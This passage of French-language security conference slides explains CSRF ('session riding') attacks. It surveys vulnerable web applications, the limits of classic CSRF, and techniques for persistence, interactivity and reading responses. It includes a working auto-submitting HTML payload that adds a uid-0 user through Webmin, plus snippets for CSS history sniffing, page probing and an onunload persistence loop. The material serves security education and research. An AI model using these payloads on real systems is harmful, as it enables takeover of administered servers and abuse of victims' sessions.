- Pas nécessaire d'exploiter une vulnérabilité de type *Cross-Site Scripting* (XSS) ou autre sur l'application Web visée.
- *Javascript* non indispensable sur le navigateur de la victime.

Le « Session Riding »

- Envoi automatique des accréditations de la victime par le navigateur.
- Risques différents selon que la page hostile soit ou non dans le même processus que la page du site ciblé :

Navigateur	IE 7.0 : processus identique	IE 7.0 : processus différents	Firefox 2.0 : processus identique
Cookies	X		X
Adresse IP/ Nom DNS	X	X	X
Authentification HTTP	X		X
Authentification HTTP enregistrée dans le navigateur	X	X	X
Certificats HTTPS	X	X	X

Partie 2 :
Exemples d'applications Web vulnérables


Webmin

- *Webmin* : application Web permettant de gérer la configuration de serveurs UNIX / Linux.
- Risques :
  - Modification de la configuration du serveur administré par *Webmin* ;
  - Ajout d'un utilisateur *root* par l'attaquant.
- *Webmin* vérifie le champ *referrer*...
  - exploitable si la victime a désactivé l'envoi du *referrer* ;
  - pour les autres, utilisation d'une *iframe* qui n'envoie pas ce champ.


Webmin

```
<html><body onload="document.add.submit()" >
  <iframe src="http://www.hsc-news.com/"
  name="iframeWebmin"id="iframeWebmin">
  </iframe>
  <form action="https://localhost:10000/useradmin/save_user.cgi"
        name="add" target="iframeWebmin">
    <input type="hidden" name="user" value="CSRF" />
    <input type="hidden" name="uid_def" value="0" />
      [...]
    <input type="hidden" name="others" value="1" />
    <input type="submit" value="submit" />
  </form>
</body>
</html>
```

Site www.sstic.org : protégé ?...



... ou pas : modification de l'entrée *Email*...



... pour récupérer les informations de connexions

OWA, Horde, Blogspot, SMC...

- OWA et Horde : envoi de mails arbitraires avec l'identité de la victime.
- Blogspot.com : publication d'un commentaire contrôlé par l'attaquant sur un blog avec la signature de la victime.
- Routeur SMC 7004ABR : ajout d'une IP dans la zone DMZ, ce qui permet de l'attaquer « directement ».
- En bref :
  - La plupart des applications Web sont vulnérables ;
  - Un *Month of CSRF Bugs* durerait bien plus d'un mois :-)

Partie 3 :
Limites des attaques de type CSRF « traditionnelles » et évolution de la menace

Limites des CSRF « traditionnels »

- Disparition du code hostile lors du changement de page ou de la fermeture du navigateur :
  - « L'attaque se finit quand la victime quitte le site Web hostile ou ferme son navigateur ».
- L'attaque se fait « en aveugle » :
  - Manque d'interactivité : la page hostile doit contenir au préalable les requêtes réalisant les actions non autorisées.
- On peut envoyer des requêtes, mais pas consulter le contenu des réponses :
  - *Same origin policy* : un script provenant d'une origine donnée (protocole://domaine:port) ne peut pas consulter ou modifier une page provenant d'un autre domaine.
  - Restriction similaire pour les XMLHttpRequest().

Assurer la persistance du code hostile

- Les « vieilles » techniques : fatiguer / tromper l'utilisateur.
  - Réouverture automatique de la fenêtre lorsque l'utilisateur la ferme (**onunload=window.open**).
    - ➡ ne fonctionne plus avec les *popup-blocker.*
  - Utilisation d'une *iframe* invisible.
    - ➡ visible dans la barre d'adresse du navigateur.
  - Ouverture d'une petite fenêtre et abandon du *focus*.
    - ➡ toujours visible dans la barre des tâches.
- Nouvelle technique : disparition de la fenêtre du navigateur.

```
function waitForever() {
        while(1)
            sendXMLHTTPRequest();
}
<body onunload="waitForever()">
```

DEMO

Rendre l'attaque interactive

- Communication en temps réel entre le serveur Web hostile et l'attaquant.
- Ajout dynamique dans l'arborescence DOM (*Document Object Model*) de balises provoquant les requêtes hostiles.
- Consultation de l'historique de sites visités à l'aide des CSS :

```
a:visited spanEBAY { background: url(adviseAttacker.htm?EBAY }
```


- Test des pages Web accessibles :

```
<img src="URL" onerror="adviseAttacker()" />
```


Consulter la réponse

- Pour certaines applications utilisant JSON :
  - Récupération de contenu par la balise <script src='URL'>.
- Vulnérabilités dans les navigateurs permettant de consulter le contenu des réponses :
  - plug-in *Flash.*
  - *Internet Explorer* / *Outlook* : redirection 'mhtml://'
- Modification dynamique de la résolution DNS permettant d'effectuer des XMLHTTPRequest() vers une autre adresse IP :
  - Envoi d'une entrée DNS avec un TTL=0.
  - Limites : pas d'accès aux *virtual hosts* et pas d'envoi des *cookies* de l'utilisateur.

